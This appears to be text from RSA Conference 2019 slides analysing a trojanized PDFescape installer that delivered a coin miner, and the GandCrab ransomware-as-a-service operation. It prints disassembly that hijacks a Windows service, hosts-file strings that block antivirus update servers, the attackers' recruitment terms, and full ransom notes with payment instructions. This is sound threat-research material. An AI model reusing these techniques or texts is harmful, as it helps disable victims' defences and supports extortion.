Copyright	© RedSoftware. All rights reserved.
Product	PDFescape Installer
Original name	Installer.exe
Internal name	Installer.exe
File version	2.0.35.34126
Description	PDFescape Installer
Signature verification	✓ Signed file, verified signature
Signing date	2:25 PM 2/20/2018
Signers	<ul style="list-style-type: none"> [+] PDFescape [+] DigiCert SHA2 Assured ID Code Signing CA [+] DigiCert
Counter signers	<ul style="list-style-type: none"> [+] Symantec SHA256 TimeStamping Signer - G2 [+] Symantec SHA256 TimeStamping CA [+] VeriSign Universal Root Certification Authority

Coin-miner case-study

Google it...

The screenshot shows a Reddit post in the **r/Malware** subreddit. The post was made by user **u/aorolecall** 3 months ago and has received 43 upvotes. The title of the post is **Warning: PDFEscape contains malware**. Below the title, there is a note that says **[removed]**. The post has 5 comments, 5 shares, and is 100% upvoted. The sorting option **SORT BY NEW** is selected. A reply to the post from user **Dzevel** 2 months ago states: **It came attached with a trojan as mentioned above, xbox-service.exe, and hijacks other processes. I believe it is related to Trojan:Win32/Tiggre!rfn**.


Coin-miner case-study

- Grab the installer directly from PDFescape website and analyze it
- During installation, a total of **9 different MSIs** were downloaded and executed
- All of them were digitally signed by PDFescape, except for one – the “Asian and extended fonts pack”

Coin-miner case-study

41669 172.20.219.212	91.235.129.133	HTTP	143 GET /pdfescape/x64/module/review HTTP/1.1
41672 172.20.219.212	91.235.129.133	HTTP	144 GET /pdfescape/x64/module/converter HTTP/1.1
41677 172.20.219.212			Registry Domain ID: 134572640_DOMAIN_NAME-VRSN
41678 172.20.219.212			Domain Name: HYPERHOST.NAME
41681 172.20.219.212			Registrar: Center of Ukrainian Internet Names
41684 172.20.219.212			Registrar IANA ID: 1436
41687 172.20.219.212			Registrar Abuse Contact Email:
41692 172.20.219.212			Registrar Abuse Contact Phone:
41693 172.20.219.212			Domain Status: ok https://icann.org/epp#ok
41696 172.20.219.212			Registry Registrant ID: 15980135_CONTACT_NAME-VRSN
53329 172.20.219.212			Registry Admin ID: 15980133_CONTACT_NAME-VRSN
53332 172.20.219.212			Registry Tech ID: 15980132_CONTACT_NAME-VRSN
			Registry Billing ID: 15980134_CONTACT_NAME-VRSN
			Name Server: NS1.HYPERDOMEN.COM
			Name Server ID: 70867122_HOST_NAME-VRSN
			Name Server: NS2.HYPERDOMEN.COM
			Name Server ID: 70867123_HOST_NAME-VRSN
			Created On: 2015-07-06T22:59:27Z
			Expires On: 2019-07-06T22:59:27Z
			Updated On: 2018-05-23T00:04:35Z
			URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
			>>> Last update of whois database: 2018-06-08T07:49:04Z <<<
			[Full request URI: http://91.235.129.133:143/pdfescape/x64/module/review]
			[HTTP request 1/2]
			[Response in frame: 41]
			[Next request in frame: 41633]

Coin-miner case-study



The screenshot shows the Orca tool interface with the file "4f184.msi" open. The "Tables" menu is visible, and the "Binary" table is selected, highlighted with a blue background. The main pane displays a list of binary entries with columns for Name and Data. A red arrow points to the "Name" column of the last entry, which is highlighted with an orange box and contains the value "MsiBin.8B5ABA8B_D909_4843_A0C8_F8D4EFFB09E6".

Tables	Name	Data
AdminExecuteSequence	WixUIWixca	[Binary Data]
AdminUISequence	WixUI_Bmp_Banner	[Binary Data]
AdvtExecuteSequence	WixUI_Bmp_Dialog	[Binary Data]
Binary	WixUI_Ico_Exclam	[Binary Data]
CheckBox	WixUI_Ico_Info	[Binary Data]
Component	WixUI_Bmp_New	[Binary Data]
Control	WixUI_Bmp_Up	[Binary Data]
ControlCondition	remove_icon	[Binary Data]
ControlEvent	repair_icon	[Binary Data]
CustomAction	complete_icon	[Binary Data]
Dialog	custom_icon	[Binary Data]
Directory	MsiBin.8B5ABA8B_D909_4843_A0C8_F8D4EFFB09E6	[Binary Data]
EventMapping		
Feature		
FeatureComponents		
File		
Icon		
InstallExecuteSequence		
InstallUISequence		

Tables: 31 Binary - 12 rows Name - String[72], Key

Coin-miner case-study

```
push  rdx
sub  rsp, 60h
xor  edx, edx      ; lpDatabaseName
xor  ecx, ecx      ; lpMachineName
mov  r8d, 0F003Fh   ; dwDesiredAccess
call cs:OpenSCManagerA
mov  rbx, rax
test rax, rax
jz   loc_180003683
```

```
mov  r8d, 12h      ; dwDesiredAccess
```

```
loc_180003608:
mov  [rsp+68h+arg_0], rdi
lea   rdx, aXboxService ; "Xbox Service"
mov  rcx, rax      ; hSCManager
call cs:OpenServiceA
mov  rdi, rax
test rax, rax
jz   short loc_180003675
```

```
xor  eax, eax
or   r9d, 0xFFFFFFFF ; dwErrorControl
mov  [rsp+68h+lpDisplayName], rax ; lpDisplayName
or   edx, r9d        ; dwServiceType
mov  [rsp+68h+lpPassword], rax ; lpPassword
mov  rcx, rdi       ; hService
mov  [rsp+68h+lpServiceStartName], rax ; lpServiceStartName
mov  [rsp+68h+lpDependencies], rax ; lpDependencies
lea   r8d, [rax+2]   ; dwStartType
mov  [rsp+68h+lpdwTagId], rax ; lpdwTagId
mov  [rsp+68h+lpLoadOrderGroup], rax ; lpLoadOrderGroup
mov  [rsp+68h+lpBinaryPathName], rax ; lpBinaryPathName
call cs:ChangeServiceConfigA
xor  r8d, r8d        ; lpServiceArgVectors
xor  edx, edx        ; dwNumServiceArgs
mov  rcx, rdi       ; hService
call cs:StartServiceA
rcv  rdi            ; kernel32
```

Coin-miner case-study

Name	Address	Ordinal
MsiVerifyDiskSpace	0000000180003D10	1
MsiVerifyDiskSpace10	0000000180003D50	2
MsiVerifyDiskSpace1032	0000000180003B90	3
MsiVerifyDiskSpace32	0000000180003B50	4
MsiVerifyDiskSpace328	0000000180003C50	5
MsiVerifyDiskSpace32d	0000000180003BD0	6
MsiVerifyDiskSpace8	0000000180003D90	7
MsiVerifyDiskSpaceE	0000000180003DD0	8
MsiVerifyDiskSpaceE32	0000000180003E10	9
MsiVerifyDiskSpaceS	0000000180003CD0	10
MsiVerifyDiskSpace32	0000000180003C90	11
MsiVerifyDiskSpaced	0000000180003C10	12
DllEntryPoint	00000001800092B0	[main entry]


```
; Exported entry 1. MsiVerifyDiskSpace
; UINT __stdcall MsiVerifyDiskSpace(MSIHANDLE hInstall)
public MsiVerifyDiskSpace
MsiVerifyDiskSpace proc near
sub    rsp, 28h
call   sub_1800038F0
lea    r8, aHttpDesktop__0 ; "http://desktop.sodapdf.com/"
lea    rdx, aSoftwareSodaPd ; "SOFTWARE\\Soda PDF Desktop\\Links"
call   sub_180002300
mov    ecx, 1
call   sub_180002C90
mov    ecx, 1
call   sub_1800029C0
mov    ecx, 1
add    rsp, 28h
jmp   sub_180003270
MsiVerifyDiskSpace endp
```

.rdata:0000000180031458	0000001C	C	\\System32\\drivers\\etc\\hosts
.rdata:0000000180031480	00000086	C	\\n127.0.0.1 update10.lulusoft.com\\n127.0.0.1 stats.lulusoft.com\\n127.0.0.1 update.eset.com\\n127.0.0.1 definitionupdates.microsoft.com
.rdata:0000000180031510	00000085	C	\\n127.0.0.1 update1.lulusoft.com\\n127.0.0.1 stats.lulusoft.com\\n127.0.0.1 update.eset.com\\n127.0.0.1 definitionupdates.microsoft.com
.rdata:00000001800315A0	00000088	C	\\n127.0.0.1 update10.pdfescape.com\\n127.0.0.1 stats.pdfescape.com\\n127.0.0.1 update.eset.com\\n127.0.0.1 definitionupdates.microsoft.com
.rdata:0000000180031630	0000006E	C	\\n127.0.0.1 stats.interactivebrands.com\\n127.0.0.1 update.eset.com\\n127.0.0.1 definitionupdates.microsoft.com
.rdata:00000001800316A0	00000065	C	\\n127.0.0.1 stats.docudesk.com\\n127.0.0.1 update.eset.com\\n127.0.0.1 definitionupdates.microsoft.com

Coin-miner case-study

Address: 4AQLzBQYq7nHAh [REDACTED] knhqxzmAgNvRkPrKW3Kp7nn3XrkaHh2

Pending Balance: 0.370743462413 XMR

Personal Threshold (Editable): < 0.500 XMR >

Once you reach your threshold, you will get a free auto-payout within 24 hours

Manual Payments Disabled for your account

Total Paid: 345.186550240000 XMR

Market

XMR: 0.02076543 BTC

XMR: 118.75 GBP


XMR: 133.57 EUR

XMR: 9707.47 RUR

XMR: 157.12 USD


**345 * 157 = ~ \$ 54,000 profit
(in less than two months)**

Botnet Hash Rate:



Coin-miner summary

- The attack was reported to PDFescape
- 3rdparty vendor response: No code signing certificate was stolen
- The attackers were able to take advantage of the second vendor infrastructure to point the installer to their own hosting server
- It was also not validating the downloaded MSI files



RSA®Conference2019

Gandcrab use case

GandCrab Recruitment Process

JAN, 2018

 on January 29, 2018 13:19 UTC

Отписался в ПМ.

Уточните пару моментов:

Цитата

4. Бесплатная поддержка между ПП и Админами || Жертвами и ПП (тикет)

Т.е. переговоры с жертвой нужно будет вести самостоятельно?

Цитата

крупным партнёрам есть возможность увеличения процента в Вашу сторону до 70%;

о каких суммах идет речь?

Чистота скан- и рантайм будет поддерживаться? (для меня это больной вопрос)

Цитата

оплата Вашего % выкупа на Ваш кошелек **Dash**

Наконец-то люди стали переходить на безопасную крипту

Сообщение отредактировал

29.01.2018, 18:27

TERMS OF SERVICE AND RULES OF THE PARTNERSHIP PROGRAM:

1. We work 60% - 40% with major partners able to increase their percentage up to 70%.
2. Carry out installations through hacks and spam, or else through quality, usable traffic from traffic market* (we aren't interested in a world mix or India).
3. We reserve right to refuse service to anyone for any reason.
4. Free support between PayPal and Admins || Victims and PayPal (ticket)
5. We do not provide exploit kits or other methods of delivering downloads

*traffic exchange will be considered after a detailed conversation

1. Do not upload the .exe file to unverified antivirus scanners (which will send the sample to anti-virus labs)
2. Do not make any attempts to operate the ransomware in countries in the Commonwealth of Independent States
3. Do not post the .onion address of the control panel anywhere
4. Do not transfer the account to a third party

If any of these rules are violated, the account will be deleted without any further payments made.

Attention! We are recruiting a limited number of participants and will stop taking on new partners until new free spots become available.

Please send your application via private message with a description of your sources and quantity of loads/traffic per 24/hours.

Respectfully, **GandCrab** team

GandCrab Recruitment Process

MAR, 2018

[I have] ransomware. I am responsible for making the malware evade anti-virus software, you will be responsible for spreading it. (Looking for a highly-skilled partner to cooperate with).

*The name of the ransomware is **GandCrab**.*

[For more in-depth information,] please see the reporting from below.

[https://www\[.\]hackeye.net/securitytechnology/netsec/12140.aspx](https://www[.]hackeye.net/securitytechnology/netsec/12140.aspx)

[https://www\[.\]hackeye\[.\]net/threatintelligence/12530.aspx](https://www[.]hackeye[.]net/threatintelligence/12530.aspx)

[http://www\[.\]freebuf\[.\]com/column/162254.html](http://www[.]freebuf[.]com/column/162254.html)

Searching for high-skilled [malware] spreaders.

[Profits will be split] 60 percent/40 percent

[If there are high profits then the split] will be raised to 70 percent/30 percent

You do not have to worry about malware coding, evading anti-virus systems and so on.

All you need to do is spread the malware.

GandCrab Behavior


- Determines system information, usually to detect if the system is virtualized
- Attempts to resolve many APIs, a known technique to avoid static detection
- Connects to ipv4bot.whatismyipaddress.com to determine victim's IP address
- Executes nslookup to determine address of C2
- Looks for documents. Photos, databases and other important files to encrypt
- Encrypts files and changes extension to .CRAB
- Folder where encrypted files are located contains CRAB-DECRYPT.TXT




The Ransom Note

```
==== GANDCRAB V5.0 ====
Attention!
All your files, documents, photos, databases and other important files are encrypted and have the extension: .PXYOH
The only method of recovering files is to purchase an unique private key. Only we can give you this key and only we can recover your files.
The server with your key is in a closed network TOR. You can get there by the following ways:
-----
| 0. Download Tor browser - https://www.torproject.org/
| 1. Install Tor browser
| 2. Open Tor Browser
| 3. Open link in TOR browser: http://gandcrabmfe6mnef.onion/
| 4. Follow the instructions on this page
-----
On our page you will see instructions on payment and get the opportunity to decrypt 1 file for free.

ATTENTION!
IN ORDER TO PREVENT DATA DAMAGE:
* DO NOT MODIFY ENCRYPTED FILES
* DO NOT CHANGE DATA BELOW
---BEGIN GANDCRAB KEY---
<REDACTED>
---END GANDCRAB KEY---
---BEGIN PC DATA---
<REDACTED>
---END PC DATA---
```



Expired Ransom Note



Payment Method

We are sorry, but your files have been encrypted!

Don't worry, we can help you to return all of your files!

Files decryptor's price is **800 USD**

If payment isn't made until ~~2018-04-27 14:46:00 UTC~~ the cost of decrypting files will be doubled

Amount was doubled!

Time left to double price:

00 days 00h:00m:00s

What the matter? Buy GandCrab Decryptor Support is 24/7 Test decrypt English

DASH Bitcoin

Promotion code Get discount

Payment amount: **1.91209159 DSH (\$800.00)** 1 DSH = \$418.39

02:59:28

1. Buy cryptocurrency DASH. [Here](#) you can find services where you can do it.
2. Send **1.91209159 DSH** to the address:
XegZn6w9sbh88LBfTfgppEL1xSwuKuTq

Attention!
Please be careful and check the address visually after copy-pasting (because there is a probability of a malware on your PC that monitors and changes the address in your clipboard)

If you don't use TOR Browser:
Send a verification payment for a small amount, and then, make sure that the coins are coming, then send the rest of the amount.
We won't take any responsibility if your funds don't reach us

3. After payment, you will see your transactions below
The transaction will be confirmed after it receives 3 confirmations (usually it takes about 10 minutes.)

Transactions list

TX	Amount	Status
None		

This process is fully automated, all payments are instant.
After your payment, please refresh this page and get an opportunity to download GandCrab's Decryptor!

Payment amount: **0.098279 BTC (\$800.00 +10.0%)** 1 BTC = \$8,954.10

02:58:45

1. Buy cryptocurrency Bitcoin. [Here](#) you can find services where you can do it.
2. Send **0.098279 BTC** to the address:
37fLULjyjKHq9ChrE6eDXouPnVR13MpxGw

Attention!
Please be careful and check the address visually after copy-pasting (because there is a probability of a malware on your PC that monitors and changes the address in your clipboard)

If you don't use TOR Browser:
Send a verification payment for a small amount, and then, make sure that the coins are coming, then send the rest of the amount.
We won't take any responsibility if your funds don't reach us


3. After payment, you will see your transactions below
The transaction will be confirmed after it receives 3 confirmations (usually it takes about 10 minutes.)

Transactions list

